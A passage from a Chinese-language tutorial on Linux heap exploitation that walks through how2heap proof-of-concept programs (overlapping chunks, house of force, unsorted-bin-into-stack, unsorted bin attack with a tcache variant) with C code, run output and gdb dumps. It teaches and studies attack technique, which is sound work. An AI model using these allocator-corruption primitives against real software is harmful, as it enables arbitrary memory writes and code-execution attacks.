[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602090, bk=0x602090
 →   Chunk(addr=0x6020a0, size=0x110, flags=PREV_INUSE)
```

这时 unsorted bin 中的数据也更改了。

接下来 malloc 一个大小的等于 chunk 2 和 chunk 3 之和的 chunk 4，这会将 chunk 2 和 chunk 3 都包含进来：

```
gef➤  x/60gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000091  <-- chunk 1
0x602010:    0x4141414141414141    0x4141414141414141
0x602020:    0x4141414141414141    0x4141414141414141
0x602030:    0x4141414141414141    0x4141414141414141
0x602040:    0x4141414141414141    0x4141414141414141
0x602050:    0x4141414141414141    0x4141414141414141
0x602060:    0x4141414141414141    0x4141414141414141
0x602070:    0x4141414141414141    0x4141414141414141
0x602080:    0x4141414141414141    0x4141414141414141
0x602090:    0x4141414141414141    0x0000000000000111  <-- chunk 4
0x6020a0:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x6020b0:    0x4141414141414141    0x4141414141414141
0x6020c0:    0x4141414141414141    0x4141414141414141
0x6020d0:    0x4141414141414141    0x4141414141414141
```

```
0x6020e0:    0x4141414141414141    0x4141414141414141
0x6020f0:    0x4141414141414141    0x4141414141414141
0x602100:    0x4141414141414141    0x4141414141414141
0x602110:    0x4141414141414141    0x4141414141414141
0x602120:    0x0000000000000090    0x0000000000000080  <-- chunk 3
0x602130:    0x4141414141414141    0x4141414141414141
0x602140:    0x4141414141414141    0x4141414141414141
0x602150:    0x4141414141414141    0x4141414141414141
0x602160:    0x4141414141414141    0x4141414141414141
0x602170:    0x4141414141414141    0x4141414141414141
0x602180:    0x4141414141414141    0x4141414141414141
0x602190:    0x4141414141414141    0x4141414141414141
0x6021a0:    0x4141414141414141    0x0000000000020e61  <-- top chunk
0x6021b0:    0x0000000000000000    0x0000000000000000
0x6021c0:    0x0000000000000000    0x0000000000000000
0x6021d0:    0x0000000000000000    0x0000000000000000
```

这样，相当于 chunk 4 和 chunk 3 就重叠了，两个 chunk 可以互相修改对方的数据。就像上面的运行结果打印出来的那样。

overlapping_chunks_2

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>

int main() {
    intptr_t *p1,*p2,*p3,*p4,*p5,*p6;
    unsigned int
real_size_p1,real_size_p2,real_size_p3,real_size_p4,real_size_p5,real_size_p6;
    int prev_in_use = 0x1;

    p1 = malloc(0x10);
    p2 = malloc(0x80);
    p3 = malloc(0x80);
    p4 = malloc(0x80);
    p5 = malloc(0x10);
    real_size_p1 = malloc_usable_size(p1);
    real_size_p2 = malloc_usable_size(p2);
    real_size_p3 = malloc_usable_size(p3);
    real_size_p4 = malloc_usable_size(p4);
    real_size_p5 = malloc_usable_size(p5);
    memset(p1, 'A', real_size_p1);
    memset(p2, 'A', real_size_p2);
    memset(p3, 'A', real_size_p3);
    memset(p4, 'A', real_size_p4);
    memset(p5, 'A', real_size_p5);
    fprintf(stderr, "Now we allocate 5 chunks on the heap\n\n");
    fprintf(stderr, "chunk p1: %p ~ %p\n", p1, (unsigned char
*)p1+malloc_usable_size(p1));
    fprintf(stderr, "chunk p2: %p ~ %p\n", p2, (unsigned char
*)p2+malloc_usable_size(p2));
    fprintf(stderr, "chunk p3: %p ~ %p\n", p3, (unsigned char
*)p3+malloc_usable_size(p3));
```

```
    fprintf(stderr, "chunk p4: %p ~ %p\n", p4, (unsigned char
*)p4+malloc_usable_size(p4));
    fprintf(stderr, "chunk p5: %p ~ %p\n", p5, (unsigned char
*)p5+malloc_usable_size(p5));

    free(p4);
    fprintf(stderr, "\nLet's free the chunk p4\n\n");

    fprintf(stderr, "Emulating an overflow that can overwrite the size of chunk
p2 with (size of chunk_p2 + size of chunk_p3)\n\n");
    *(unsigned int *)((unsigned char *)p1 + real_size_p1) = real_size_p2 +
real_size_p3 + prev_in_use + sizeof(size_t) * 2; // BUG HERE

    free(p2);

    p6 = malloc(0x1b0 - 0x10);
    real_size_p6 = malloc_usable_size(p6);
    fprintf(stderr, "Allocating a new chunk 6: %p ~ %p\n\n", p6, (unsigned char
*)p6+real_size_p6);

    fprintf(stderr, "Now p6 and p3 are overlapping, if we memset(p6, 'B',
0xd0)\n");
    fprintf(stderr, "p3 before = %s\n", (char *)p3);
    memset(p6, 'B', 0xd0);
    fprintf(stderr, "p3 after  = %s\n", (char *)p3);
}
$ gcc -g overlapping_chunks_2.c
$ ./a.out
Now we allocate 5 chunks on the heap

chunk p1: 0x18c2010 ~ 0x18c2028
chunk p2: 0x18c2030 ~ 0x18c20b8
chunk p3: 0x18c20c0 ~ 0x18c2148
chunk p4: 0x18c2150 ~ 0x18c21d8
chunk p5: 0x18c21e0 ~ 0x18c21f8

Let's free the chunk p4

Emulating an overflow that can overwrite the size of chunk p2 with (size of
chunk_p2 + size of chunk_p3)

Allocating a new chunk 6: 0x18c2030 ~ 0x18c21d8

Now p6 and p3 are overlapping, if we memset(p6, 'B', 0xd0)
p3 before =
AAAA
```

我们需要五个堆块，假设第 chunk 1 存在溢出，可以改写第二个 chunk 2 的数据，chunk 5 的作用是防止释放 chunk 4 后被合并进 top chunk。所以我们要重叠的区域是 chunk 2 到 chunk 4。首先将 chunk 4 释放掉，注意看 chunk 5 的 prev_size 值：

```
gef➤  x/70gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021  <-- chunk 1
0x602010:    0x4141414141414141    0x4141414141414141
0x602020:    0x4141414141414141    0x0000000000000091  <-- chunk 2
0x602030:    0x4141414141414141    0x4141414141414141
0x602040:    0x4141414141414141    0x4141414141414141
0x602050:    0x4141414141414141    0x4141414141414141
0x602060:    0x4141414141414141    0x4141414141414141
0x602070:    0x4141414141414141    0x4141414141414141
0x602080:    0x4141414141414141    0x4141414141414141
0x602090:    0x4141414141414141    0x4141414141414141
0x6020a0:    0x4141414141414141    0x4141414141414141
0x6020b0:    0x4141414141414141    0x0000000000000091  <-- chunk 3
0x6020c0:    0x4141414141414141    0x4141414141414141
0x6020d0:    0x4141414141414141    0x4141414141414141
0x6020e0:    0x4141414141414141    0x4141414141414141
0x6020f0:    0x4141414141414141    0x4141414141414141
0x602100:    0x4141414141414141    0x4141414141414141
0x602110:    0x4141414141414141    0x4141414141414141
0x602120:    0x4141414141414141    0x4141414141414141
0x602130:    0x4141414141414141    0x4141414141414141
0x602140:    0x4141414141414141    0x0000000000000091  <-- chunk 4 [be freed]
0x602150:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
0x602160:    0x4141414141414141    0x4141414141414141
0x602170:    0x4141414141414141    0x4141414141414141
0x602180:    0x4141414141414141    0x4141414141414141
0x602190:    0x4141414141414141    0x4141414141414141
0x6021a0:    0x4141414141414141    0x4141414141414141
0x6021b0:    0x4141414141414141    0x4141414141414141
0x6021c0:    0x4141414141414141    0x4141414141414141
0x6021d0:    0x0000000000000090    0x0000000000000020  <-- chunk 5 <-- prev_size
0x6021e0:    0x4141414141414141    0x4141414141414141
0x6021f0:    0x4141414141414141    0x0000000000020e11  <-- top chunk
0x602200:    0x0000000000000000    0x0000000000000000
0x602210:    0x0000000000000000    0x0000000000000000
0x602220:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602140, bk=0x602140
 →   Chunk(addr=0x602150, size=0x90, flags=PREV_INUSE)
```

free chunk 4 被放入 unsorted bin，大小为 0x90。

接下来是最关键的一步，利用 chunk 1 的溢出漏洞，将 chunk 2 的 size 值修改为 chunk 2 和 chunk 3 的大小之和，即 0x90+0x90+0x1=0x121，最后的 1 是标志位。这样当我们释放 chunk 2 的时候，malloc 根据这个被修改的 size 值，会以为 chunk 2 加上 chunk 3 的区域都是要释放的，然后就错误地修改了 chunk 5 的 prev_size。接着，它发现紧邻的一块 chunk 4 也是 free 状态，就把它俩合并在了一起，组成一个大 free chunk，放进 unsorted bin 中。

```
gef➤  x/70gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021  <-- chunk 1
0x602010:    0x4141414141414141    0x4141414141414141
```

```
0x602020:    0x4141414141414141    0x00000000000001b1  <-- chunk 2 [be freed] <--
unsorted bin
0x602030:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
0x602040:    0x4141414141414141    0x4141414141414141
0x602050:    0x4141414141414141    0x4141414141414141
0x602060:    0x4141414141414141    0x4141414141414141
0x602070:    0x4141414141414141    0x4141414141414141
0x602080:    0x4141414141414141    0x4141414141414141
0x602090:    0x4141414141414141    0x4141414141414141
0x6020a0:    0x4141414141414141    0x4141414141414141
0x6020b0:    0x4141414141414141    0x0000000000000091  <-- chunk 3
0x6020c0:    0x4141414141414141    0x4141414141414141
0x6020d0:    0x4141414141414141    0x4141414141414141
0x6020e0:    0x4141414141414141    0x4141414141414141
0x6020f0:    0x4141414141414141    0x4141414141414141
0x602100:    0x4141414141414141    0x4141414141414141
0x602110:    0x4141414141414141    0x4141414141414141
0x602120:    0x4141414141414141    0x4141414141414141
0x602130:    0x4141414141414141    0x4141414141414141
0x602140:    0x4141414141414141    0x0000000000000091  <-- chunk 4 [be freed]
0x602150:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x602160:    0x4141414141414141    0x4141414141414141
0x602170:    0x4141414141414141    0x4141414141414141
0x602180:    0x4141414141414141    0x4141414141414141
0x602190:    0x4141414141414141    0x4141414141414141
0x6021a0:    0x4141414141414141    0x4141414141414141
0x6021b0:    0x4141414141414141    0x4141414141414141
0x6021c0:    0x4141414141414141    0x4141414141414141
0x6021d0:    0x00000000000001b0    0x0000000000000020  <-- chunk 5 <-- prev_size
0x6021e0:    0x4141414141414141    0x4141414141414141
0x6021f0:    0x4141414141414141    0x0000000000020e11  <-- top chunk
0x602200:    0x0000000000000000    0x0000000000000000
0x602210:    0x0000000000000000    0x0000000000000000
0x602220:    0x0000000000000000    0x0000000000000000
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602020, bk=0x602020
 →   Chunk(addr=0x602030, size=0x1b0, flags=PREV_INUSE)
```

现在 unsorted bin 里的 chunk 的大小为 0x1b0，即 0x90*3。咦，所以 chunk 3 虽然是使用状态，但也被强行算在了 free chunk 的空间里了。

最后，如果我们分配一块大小为 0x1b0-0x10 的大空间，返回的堆块即是包括了 chunk 2 + chunk 3 + chunk 4 的大 chunk。这时 chunk 6 和 chunk 3 就重叠了，结果就像上面运行时打印出来的一样。

3.1.8 Linux 堆利用（下）

- how2heap
  - house_of_force
  - unsorted_bin_into_stack
  - unsorted_bin_attack
  - house_of_einherjar
  - house_of_orange
- 参考资料

下载文件

how2heap

house_of_force

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#include <malloc.h>

char bss_var[] = "This is a string that we want to overwrite.";

int main() {
    fprintf(stderr, "We will overwrite a variable at %p\n\n", bss_var);

    intptr_t *p1 = malloc(0x10);
    int real_size = malloc_usable_size(p1);
    memset(p1, 'A', real_size);
    fprintf(stderr, "Let's allocate the first chunk of 0x10 bytes: %p.\n", p1);
    fprintf(stderr, "Real size of our allocated chunk is 0x%x.\n\n", real_size);

    intptr_t *ptr_top = (intptr_t *) ((char *)p1 + real_size);
    fprintf(stderr, "Overwriting the top chunk size with a big value so the
malloc will never call mmap.\n");
    fprintf(stderr, "Old size of top chunk: %#llx\n", *((unsigned long long int
*)ptr_top));
    ptr_top[0] = -1;
    fprintf(stderr, "New size of top chunk: %#llx\n", *((unsigned long long int
*)ptr_top));

    unsigned long evil_size = (unsigned long)bss_var - sizeof(long)*2 -
(unsigned long)ptr_top;
    fprintf(stderr, "\nThe value we want to write to at %p, and the top chunk is
at %p, so accounting for the header size, we will malloc %#lx bytes.\n",
bss_var, ptr_top, evil_size);
    void *new_ptr = malloc(evil_size);
    int real_size_new = malloc_usable_size(new_ptr);
    memset((char *)new_ptr + real_size_new - 0x20, 'A', 0x20);
    fprintf(stderr, "As expected, the new pointer is at the same place as the
old top chunk: %p\n", new_ptr);

    void* ctr_chunk = malloc(0x30);
    fprintf(stderr, "malloc(0x30) => %p!\n", ctr_chunk);
    fprintf(stderr, "\nNow, the next chunk we overwrite will point at our target
buffer, so we can overwrite the value.\n");

    fprintf(stderr, "old string: %s\n", bss_var);
    strcpy(ctr_chunk, "YEAH!!!");
    fprintf(stderr, "new string: %s\n", bss_var);
}
$ gcc -g house_of_force.c
$ ./a.out
We will overwrite a variable at 0x601080

Let's allocate the first chunk of 0x10 bytes: 0x824010.
Real size of our allocated chunk is 0x18.
```

```
Overwriting the top chunk size with a big value so the malloc will never call
mmap.
Old size of top chunk: 0x20fe1
New size of top chunk: 0xffffffffffffffff

The value we want to write to at 0x601080, and the top chunk is at 0x824028, so
accounting for the header size, we will malloc 0xfffffffffffddd048 bytes.
As expected, the new pointer is at the same place as the old top chunk: 0x824030
malloc(0x30) => 0x601080!

Now, the next chunk we overwrite will point at our target buffer, so we can
overwrite the value.
old string: This is a string that we want to overwrite.
new string: YEAH!!!
```

house_of_force 是一种通过改写 top chunk 的 size 字段来欺骗 malloc 返回任意地址的技术。我们知道在空闲内存的最高处，必然存在一块空闲的 chunk，即 top chunk，当 bins 和 fast bins 都不能满足分配需要的时候，malloc 会从 top chunk 中分出一块内存给用户。所以 top chunk 的大小会随着分配和回收不停地变化。这种攻击假设有一个溢出漏洞，可以改写 top chunk 的头部，然后将其改为一个非常大的值，以确保所有的 malloc 将使用 top chunk 分配，而不会调用 mmap。这时如果攻击者 malloc 一个很大的数目（负有符号整数），top chunk 的位置加上这个大数，造成整数溢出，结果是 top chunk 能够被转移到堆之前的内存地址（如程序的 .bss 段、.data 段、GOT 表等），下次再执行 malloc 时，攻击者就能够控制转移之后地址处的内存。

首先随意分配一个 chunk，此时内存里存在两个 chunk，即 chunk 1 和 top chunk：

```
gef➤  x/8gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021  <-- chunk 1
0x602010:    0x4141414141414141    0x4141414141414141
0x602020:    0x4141414141414141    0x00000000000020fe1  <-- top chunk
0x602030:    0x0000000000000000    0x0000000000000000
```

chunk 1 真实可用的内存有 0x18 字节。

假设 chunk 1 存在溢出，利用该漏洞我们现在将 top chunk 的 size 值改为一个非常大的数：

```
gef➤  x/8gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021  <-- chunk 1
0x602010:    0x4141414141414141    0x4141414141414141
0x602020:    0x4141414141414141    0xffffffffffffffff  <-- modified top chunk
0x602030:    0x0000000000000000    0x0000000000000000
```

改写之后的 size==0xffffffff。

现在我们可以 malloc 一个任意大小的内存而不用调用 mmap 了。接下来 malloc 一个 chunk，使得该 chunk 刚好分配到我们想要控制的那块区域为止，这样在下一次 malloc 时，就可以返回到我们想要控制的区域了。计算方法是用目标地址减去 top chunk 地址，再减去 chunk 头的大小。

```
gef➤  x/8gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000021
0x602010:    0x4141414141414141    0x4141414141414141
0x602020:    0x4141414141414141    0xfffffffffffff051
0x602030:    0x0000000000000000    0x0000000000000000
gef➤  x/12gx 0x602010+0xfffffffffffff050
0x601060:    0x4141414141414141    0x4141414141414141
0x601070:    0x4141414141414141    0x0000000000000fa9  <-- top chunk
0x601080 <bss_var>:    0x2073692073696854    0x676e697274732061  <-- target
0x601090 <bss_var+16>:    0x6577207461687420    0x6f7420746e617720
0x6010a0 <bss_var+32>:    0x6972777265766f20    0x00000000002e6574
0x6010b0:    0x0000000000000000    0x0000000000000000
```

再次 malloc，将目标地址包含进来即可，现在我们就成功控制了目标内存：

```
gef➤  x/12gx 0x602010+0xfffffffffffff050
0x601060:    0x4141414141414141    0x4141414141414141
0x601070:    0x4141414141414141    0x0000000000000041  <-- chunk 2
0x601080 <bss_var>:    0x2073692073696854    0x676e697274732061  <-- target
0x601090 <bss_var+16>:    0x6577207461687420    0x6f7420746e617720
0x6010a0 <bss_var+32>:    0x6972777265766f20    0x00000000002e6574
0x6010b0:    0x0000000000000000    0x0000000000000f69  <-- top chunk
```

该技术的缺点是会受到 ASLR 的影响，因为如果攻击者需要修改指定位置的内存，他首先需要知道当前 top chunk 的位置以构造合适的 malloc 大小来转移 top chunk。而 ASLR 将使堆内存地址随机，所以该技术还需同时配合使用信息泄漏以达成攻击。

unsorted_bin_into_stack

```c
#include <stdio.h>
#include <stdlib.h>

int main() {
    unsigned long stack_buf[4] = {0};

    unsigned long *victim  = malloc(0x80);
    unsigned long *p1 = malloc(0x10);
    fprintf(stderr, "Allocating the victim chunk at %p\n", victim);

    // deal with tcache
    // int *k[10], i;
    // for (i = 0; i < 7; i++) {
    //     k[i] = malloc(0x80);
    // }
    // for (i = 0; i < 7; i++) {
    //     free(k[i]);
    // }

    free(victim);
    fprintf(stderr, "Freeing the chunk, it will be inserted in the unsorted
bin\n\n");

    stack_buf[1] = 0x100 + 0x10;
    stack_buf[3] = (unsigned long)stack_buf;        // or any other writable
address
```

```
    fprintf(stderr, "Create a fake chunk on the stack\n");
    fprintf(stderr, "fake->size: %p\n", (void *)stack_buf[1]);
    fprintf(stderr, "fake->bk: %p\n\n", (void *)stack_buf[3]);

    victim[1] = (unsigned long)stack_buf;
    fprintf(stderr, "Now we overwrite the victim->bk pointer to stack: %p\n\n",
stack_buf);

    fprintf(stderr, "Malloc a chunk which size is 0x110 will return the region
of our fake chunk: %p\n", &stack_buf[2]);

    unsigned long *fake = malloc(0x100);
    fprintf(stderr, "malloc(0x100): %p\n", fake);
}
$ gcc -g unsorted_bin_into_stack.c
$ ./a.out
Allocating the victim chunk at 0x17a1010
Freeing the chunk, it will be inserted in the unsorted bin

Create a fake chunk on the stack
fake->size: 0x110
fake->bk: 0x7fffcd906480

Now we overwrite the victim->bk pointer to stack: 0x7fffcd906480

Malloc a chunk which size is 0x110 will return the region of our fake chunk:
0x7fffcd906490
malloc(0x100): 0x7fffcd906490
```

unsorted-bin-into-stack 通过改写 unsorted bin 里 chunk 的 bk 指针到任意地址，从而在栈上 malloc 出 chunk。

首先将一个 chunk 放入 unsorted bin，并且在栈上伪造一个 chunk：

```
gdb-peda$ x/6gx victim - 2
0x602000:    0x0000000000000000    0x0000000000000091  <-- victim chunk
0x602010:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
0x602020:    0x0000000000000000    0x0000000000000000
gdb-peda$ x/4gx stack_buf
0x7fffffffdbc0:    0x0000000000000000    0x0000000000000110  <-- fake chunk
0x7fffffffdbd0:    0x0000000000000000    0x00007fffffffdbc0
```

然后假设有一个漏洞，可以改写 victim chunk 的 bk 指针，那么将其改为指向 fake chunk：

```
gdb-peda$ x/6gx victim - 2
0x602000:    0x0000000000000000    0x0000000000000091  <-- victim chunk
0x602010:    0x00007ffff7dd1b78    0x00007fffffffdbc0    <-- bk pointer
0x602020:    0x0000000000000000    0x0000000000000000
gdb-peda$ x/4gx stack_buf
0x7fffffffdbc0:    0x0000000000000000    0x0000000000000110  <-- fake chunk
0x7fffffffdbd0:    0x0000000000000000    0x00007fffffffdbc0
```

那么此时就相当于 fake chunk 已经被链接到 unsorted bin 中。在下一次 malloc 的时候，malloc 会顺着 bk 指针进行遍历，于是就找到了大小正好合适的 fake chunk：

```
gdb-peda$ x/6gx victim - 2
0x602000:    0x0000000000000000    0x0000000000000091  <-- victim chunk
0x602010:    0x00007ffff7dd1bf8    0x00007ffff7dd1bf8
0x602020:    0x0000000000000000    0x0000000000000000
gdb-peda$ x/4gx fake - 2
0x7fffffffdbc0:    0x0000000000000000    0x0000000000000110  <-- fake chunk
0x7fffffffdbd0:    0x00007ffff7dd1b78    0x00007fffffffdbc0
```

fake chunk 被取出，而 victim chunk 被从 unsorted bin 中取出来放到了 small bin 中。另外值得注意的是 fake chunk 的 fd 指针被修改了，这是 unsorted bin 的地址，通过它可以泄露 libc 地址，这正是下面 unsorted bin attack 会讲到的。

将上面的代码解除注释，就是 libc-2.27 环境下的版本，但是需要注意的是由于 tcache 的影响，`stack_buf[3]` 不能再设置成任意地址。

malloc 前：

```
gdb-peda$ x/6gx victim - 2
0x555555756250: 0x0000000000000000      0x0000000000000091  <-- victim chunk
0x555555756260: 0x00007ffff7dd2b00      0x00007fffffffdcb0
0x555555756270: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/4gx stack_buf
0x7fffffffdcb0: 0x0000000000000000      0x0000000000000110  <-- fake chunk
0x7fffffffdcc0: 0x0000000000000000      0x00007fffffffdcb0
gdb-peda$ x/26gx 0x0000555555756000+0x10
0x555555756010: 0x0700000000000000      0x0000000000000000  <-- counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000000000000000      0x0000000000000000
0x555555756060: 0x0000000000000000      0x0000000000000000
0x555555756070: 0x0000000000000000      0x0000000000000000
0x555555756080: 0x0000000000000000      0x0000555555756670  <-- entries
0x555555756090: 0x0000000000000000      0x0000000000000000
0x5555557560a0: 0x0000000000000000      0x0000000000000000
0x5555557560b0: 0x0000000000000000      0x0000000000000000
0x5555557560c0: 0x0000000000000000      0x0000000000000000
0x5555557560d0: 0x0000000000000000      0x0000000000000000
```

malloc 后：

```
gdb-peda$ x/6gx victim - 2
0x555555756250: 0x0000000000000000      0x0000000000000091  <-- victim chunk
0x555555756260: 0x00007ffff7dd2b80      0x00007ffff7dd2b80
0x555555756270: 0x0000000000000000      0x0000000000000000
gdb-peda$ x/4gx fake - 2
0x7fffffffdcb0: 0x0000000000000000      0x0000000000000110  <-- fake chunk
0x7fffffffdcc0: 0x00007ffff7dd2b00      0x00007fffffffdcb0
gdb-peda$ x/26gx 0x0000555555756000+0x10
0x555555756010: 0x0700000000000000      0x0700000000000000  <-- counts  <--
counts
0x555555756020: 0x0000000000000000      0x0000000000000000
0x555555756030: 0x0000000000000000      0x0000000000000000
0x555555756040: 0x0000000000000000      0x0000000000000000
0x555555756050: 0x0000000000000000      0x0000000000000000
0x555555756060: 0x0000000000000000      0x0000000000000000
```

```
0x555555756070: 0x0000000000000000      0x0000000000000000
0x555555756080: 0x0000000000000000      0x0000555555756670  <-- entries
0x555555756090: 0x0000000000000000      0x0000000000000000
0x5555557560a0: 0x0000000000000000      0x0000000000000000
0x5555557560b0: 0x0000000000000000      0x0000000000000000
0x5555557560c0: 0x0000000000000000      0x00007fffffffdcc0  <-- entries
0x5555557560d0: 0x0000000000000000      0x0000000000000000
```

可以看到在 malloc 时，fake chunk 被不断重复地链接到 tcache bin，直到装满后，才从 unsorted bin 里取出。同样的，fake chunk 的 fd 指向 unsorted bin。

unsorted_bin_attack

```
#include <stdio.h>
#include <stdlib.h>

int main() {
    unsigned long stack_var = 0;
    fprintf(stderr, "The target we want to rewrite on stack: %p -> %ld\n\n",
&stack_var, stack_var);

    unsigned long *p  = malloc(0x80);
    unsigned long *p1 = malloc(0x10);
    fprintf(stderr, "Now, we allocate first small chunk on the heap at:
%p\n",p);

    free(p);
    fprintf(stderr, "We free the first chunk now. Its bk pointer point to %p\n",
(void*)p[1]);

    p[1] = (unsigned long)(&stack_var - 2);
    fprintf(stderr, "We write it with the target address-0x10: %p\n\n",
(void*)p[1]);

    malloc(0x80);
    fprintf(stderr, "Let's malloc again to get the chunk we just free: %p ->
%p\n", &stack_var, (void*)stack_var);
}
$ gcc -g unsorted_bin_attack.c
$ ./a.out
The target we want to rewrite on stack: 0x7ffc9b1d61b0 -> 0

Now, we allocate first small chunk on the heap at: 0x1066010
We free the first chunk now. Its bk pointer point to 0x7f2404cf5b78
We write it with the target address-0x10: 0x7ffc9b1d61a0

Let's malloc again to get the chunk we just free: 0x7ffc9b1d61b0 ->
0x7f2404cf5b78
```

unsorted bin 攻击通常是为更进一步的攻击做准备的，我们知道 unsorted bin 是一个双向链表，在分配时会通过 unlink 操作将 chunk 从链表中移除，所以如果能够控制 unsorted bin chunk 的 bk 指针，就可以向任意位置写入一个指针。这里通过 unlink 将 libc 的信息写入到我们可控的内存中，从而导致信息泄漏，为进一步的攻击提供便利。

unlink 的对 unsorted bin 的操作是这样的：

```
        /* remove from unsorted list */
        unsorted_chunks (av)->bk = bck;
        bck->fd = unsorted_chunks (av);
```

其中 `bck = victim->bk`。

首先分配两个 chunk，然后释放掉第一个，它将被加入到 unsorted bin 中：

```
gef➤  x/26gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000091  <-- chunk 1 [be freed]
0x602010:    0x00007ffff7dd1b78    0x00007ffff7dd1b78      <-- fd, bk pointer
0x602020:    0x0000000000000000    0x0000000000000000
0x602030:    0x0000000000000000    0x0000000000000000
0x602040:    0x0000000000000000    0x0000000000000000
0x602050:    0x0000000000000000    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000000000
0x602070:    0x0000000000000000    0x0000000000000000
0x602080:    0x0000000000000000    0x0000000000000000
0x602090:    0x0000000000000090    0x0000000000000020  <-- chunk 2
0x6020a0:    0x0000000000000000    0x0000000000000000
0x6020b0:    0x0000000000000000    0x0000000000020f51  <-- top chunk
0x6020c0:    0x0000000000000000    0x0000000000000000
gef➤  x/4gx &stack_var-2
0x7fffffffdc50:    0x00007fffffffdd60    0x0000000000400712
0x7fffffffdc60:    0x0000000000000000    0x0000000000602010
gef➤  heap bins unsorted
[ Unsorted Bin for arena 'main_arena' ]
[+] unsorted_bins[0]: fw=0x602000, bk=0x602000
 →   Chunk(addr=0x602010, size=0x90, flags=PREV_INUSE)
```

然后假设存在一个溢出漏洞，可以让我们修改 chunk 1 的数据。然后我们将 chunk 1 的 bk 指针修改为指向目标地址 - 2，也就相当于是在目标地址处有一个 fake free chunk，然后 malloc：

```
gef➤  x/26gx 0x602010-0x10
0x602000:    0x0000000000000000    0x0000000000000091  <-- chunk 3
0x602010:    0x00007ffff7dd1b78    0x00007fffffffdc50
0x602020:    0x0000000000000000    0x0000000000000000
0x602030:    0x0000000000000000    0x0000000000000000
0x602040:    0x0000000000000000    0x0000000000000000
0x602050:    0x0000000000000000    0x0000000000000000
0x602060:    0x0000000000000000    0x0000000000000000
0x602070:    0x0000000000000000    0x0000000000000000
0x602080:    0x0000000000000000    0x0000000000000000
0x602090:    0x0000000000000090    0x0000000000000021  <-- chunk 2
0x6020a0:    0x0000000000000000    0x0000000000000000
0x6020b0:    0x0000000000000000    0x0000000000020f51  <-- top chunk
0x6020c0:    0x0000000000000000    0x0000000000000000
gef➤  x/4gx &stack_var-2
0x7fffffffdc50:    0x00007fffffffdc80    0x0000000000400756  <-- fake chunk
0x7fffffffdc60:    0x00007ffff7dd1b78    0x0000000000602010      <-- fd->TAIL
```

从而泄漏了 unsorted bin 的头部地址。

那么继续来看 libc-2.27 里怎么处理：

```
#include <stdio.h>
```

```
#include <stdlib.h>

int main() {
    unsigned long stack_var = 0;
    fprintf(stderr, "The target we want to rewrite on stack: %p -> %ld\n\n",
&stack_var, stack_var);

    unsigned long *p = malloc(0x80);
    unsigned long *p1 = malloc(0x10);
    fprintf(stderr, "Now, we allocate first small chunk on the heap at:
%p\n",p);

    free(p);
    fprintf(stderr, "Freed the first chunk to put it in a tcache bin\n");

    p[0] = (unsigned long)(&stack_var);
    fprintf(stderr, "Overwrite the next ptr with the target address\n");
    malloc(0x80);
    malloc(0x80);
    fprintf(stderr, "Now we malloc twice to make tcache struct's counts
'0xff'\n\n");

    free(p);
    fprintf(stderr, "Now free again to put it in unsorted bin\n");
    p[1] = (unsigned long)(&stack_var - 2);
    fprintf(stderr, "Now write its bk ptr with the target address-0x10: %p\n\n",
(void*)p[1]);

    malloc(0x80);
    fprintf(stderr, "Finally malloc again to get the chunk at target address: %p
-> %p\n", &stack_var, (void*)stack_var);
}
$ gcc -g tcache_unsorted_bin_attack.c
$ ./a.out
The target we want to rewrite on stack: 0x7ffef0884c10 -> 0

Now, we allocate first small chunk on the heap at: 0x564866907260
Freed the first chunk to put it in a tcache bin
Overwrite the next ptr with the target address
Now we malloc twice to make tcache struct's counts '0xff'

Now free again to put it in unsorted bin
Now write its bk ptr with the target address-0x10: 0x7ffef0884c00

Finally malloc again to get the chunk at target address: 0x7ffef0884c10 ->
0x7f69ba1d8ca0
```

我们知道由于 tcache 的存在，malloc 从 unsorted bin 取 chunk 的时候，如果对应的 tcache bin 还未装满，则会将 unsorted bin 里的 chunk 全部放进对应的 tcache bin，然后再从 tcache bin 中取出。那么问题就来了，在放进 tcache bin 的这个过程中，malloc 会以为我们的 target address 也是一个 chunk，然而这个 "chunk" 是过不了检查的，将抛出 "memory corruption" 的错误：

```
      while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
        {
          bck = victim->bk;
          if (__builtin_expect (chunksize_nomask (victim) <= 2 * SIZE_SZ, 0)
              || __builtin_expect (chunksize_nomask (victim)
                   > av->system_mem, 0))
            malloc_printerr ("malloc(): memory corruption");
```

那么要想跳过放 chunk 的这个过程，就需要对应 tcache bin 的 counts 域不小于 tcache_count（默认为7），但如果 counts 不为 0，说明 tcache bin 里是有 chunk 的，那么 malloc 的时候会直接从 tcache bin 里取出，于是就没有 unsorted bin 什么事了：

```
  if (tc_idx < mp_.tcache_bins
      /*&& tc_idx < TCACHE_MAX_BINS*/ /* to appease gcc */
      && tcache
      && tcache->entries[tc_idx] != NULL)
    {
      return tcache_get (tc_idx);
    }
```

这就造成了矛盾，所以我们需要找到一种既能从 unsorted bin 中取 chunk，又不会将 chunk 放进 tcache bin 的办法。

于是就得到了上面的利用 tcache poisoning（参考章节4.14），将 counts 修改成了 `0xff`，于是在进行到下面这里时就会进入 else 分支，直接取出 chunk 并返回：

```
#if USE_TCACHE
